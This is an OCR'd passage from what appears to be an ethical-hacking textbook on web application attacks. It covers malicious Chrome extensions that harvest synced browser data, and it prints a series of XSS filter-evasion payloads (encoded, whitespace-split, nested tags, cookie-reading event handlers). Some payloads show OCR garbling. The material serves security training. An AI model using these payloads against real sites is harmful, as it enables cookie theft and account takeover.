
You can use proxy tools such as Burp Suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as that described for HTML form data.

Attack Google Chrome Browser Extensions

To compromise any web browser, attackers first lure victims into downloading a malicious file or prompt them to visit a malicious website so that they can easily infect the target browser. After malware has been installed, the browser forces users to perform specific actions such as activating extensions and allowing permissions to exfiltrate data.

For example, in the context of Google Chrome, attackers may target the Chrome Sync feature, which allows a smooth browsing experience for users across multiple platforms. Leveraging this feature on the compromised browser, attackers can add fake or malicious extensions that appear to be legitimate, through which they can gather stored information on the browser such as autofill information, bookmarked data, search history, passwords, configuration settings, and other synchronized data.

The following screenshot shows the installation of a fake extension called Forcepoint from a compromised browser, which can be used to exfiltrate the synced data from the user device to a remote attacker.



Forcepoint Endpoint for Windows 2.0.50
Forcepoint Endpoint Chrome Extension for Windows
ID: fmfjhicbjecfchfmpelfnifijeigelme

Figure 14.64: Screenshot of the Google Chrome Forcepoint extension

The following information can be gathered by attackers after infecting the Google Chrome browser.

- **User Activity**
    - User's spoken language
    - Most recent sites visited
    - Types of media files accessed the most
    - Financial transactions through e-commerce sites
    - User's trusted contact list and details saved on the browser
    - Geo-location
    - User device's gyro and proximity sensor data while using GPS
- **User-Created Personal Information**
    - Username, passwords, identities, financial account details, and contact information saved on the browser
    - Custom browser settings
    - Other information such as user reactions to social media posts or files uploaded to websites
    - Data collected from user-account-linked devices
    - Device information, applications installed, services used, etc.
- **Other Information**
    - Files, news, data, and services that are related to the user
    - Third-party websites or service providers such as e-commerce sites, social media sites, research sites, and business service providers
    - Cookies, pixel tags, application cache, browser web storage, and server log files

Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc., as well as their working to identify any existing vulnerabilities in the code. This examination can provide information about various functionalities such as removing client-side input validation, submitting nonstandard data to the server, manipulating client-side states or events, or directly invoking functionality that is present within the component.

Perform source code review to identify the following functionalities of a target component:

- Client-side input validation or other security-related logics and events
- Obfuscation or encryption techniques that are applied to the client data before it is transmitted to the server

- Modifiable components with hidden client-side functionalities
- References to server-side functionalities

Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in a server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Various XSS filter evasion techniques are discussed below:

Inserting <script> tags into the code is not allowed in a general context. However, some other HTML tags can permit these unusual injections. Event handlers are employed to run specific scripts corresponding to the authorized user actions. In general, event handlers such as <onfocus>, <onerror>, and <onclick> can be exploited to evade XSS filters.

- **Encoding Characters**

  Attackers can embed various characters in different ways to evade filters that focus on inspecting text to detect unwanted strings. Approaches for character encoding include the following:

  - A few or all of the characters of HTML elements can be written using ASCII codes to evade filters that search for strings such as <javascript>:

    ```
    <a href= “&#106;avascript:alert(‘XSS Successful’)”> Click Here!</a>
    ```

  - Hexadecimal encoding can be used to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

    ```
    <a href=”&#6A;avascript:alert(document.cookie)”> Click Here!</a>
    ```

  - Base64 encoding can be used to cover the tracks of attack code; it pops up an alert with “Successful XSS”:

    ```
    <body onload=”eval(atob(‘U3VjY2Vzc2Z1bCBYU1M=’))”>
    ```

- The embedded character elements are from numbers 1–7, avoiding initial zeros. Therefore, any composition of zero padding is allowed:

  ```
  <a href=”&#x6A;avascript&#0000058&#0000097lert(‘Successful XSS’)”>
  Click Here!</a>
  ```

- XSS payloads can be concealed using character codes:

  ```
  <iframe src=#
  onmouseclick=alert(String.fromCharCode(88,83,83))></iframe>
  ```

Embedding Whitespaces

Browsers allow convenient usage of whitespace characters while writing JavaScript or HTML code. Thus, attackers can easily evade filters by inserting non-printable characters.

- Tab spaces are avoided while processing the code; they can be invoked to split keywords. Consider this <img> tag:

  ```
  <img src=”java    script:al ert (‘Successful XSS’)”>
  ```

- You can also encode the tab spaces:

  ```
  <img src=”java&#x09;script:al&#x09;ert(‘Successful XSS’)”>
  ```

- Similarly, carriage return and newline characters are not considered during processing; thus, attackers can also encode these characters in between:

  ```
  <a href =”jav&#x0A;a

  Script:&#x0A;ale&#x0Drt; (‘Successful

  XSS’)”>Visit xyz.com</a>
  ```

Manipulating Tags

XSS filter evasion can also be performed by manipulating tags and skipping attributes.

- When the filter inspects the script and deletes certain tags (mostly <script>), placing them within other tags can leave legitimate code after they are deleted:


  ```
  <scr<script>ipt>document.write(“Successful XSS”)</scr<script>ipt>
  ```

- Attributes and tags can be separated by supplying a slash that helps in bypassing whitespace restrictions in value insertion:

  ```
  <img/src=”popup.jpg”onload=&#x6A;avascript:eval(alert(‘Successful&#3
  2XSS’))>
  ```

- Attackers also exploit browser interpretations and abnormal tag inputs to bypass filters. The following example shows how to skip the <href> tag:

  ```
  <a onmousedown=alert(document.cookie)> visit xyz.com</a>
  ```



Attack Authentication Mechanism

- Exploit **design and implementation flaws** in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms

Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack Password Reset Mechanism

Session Attacks

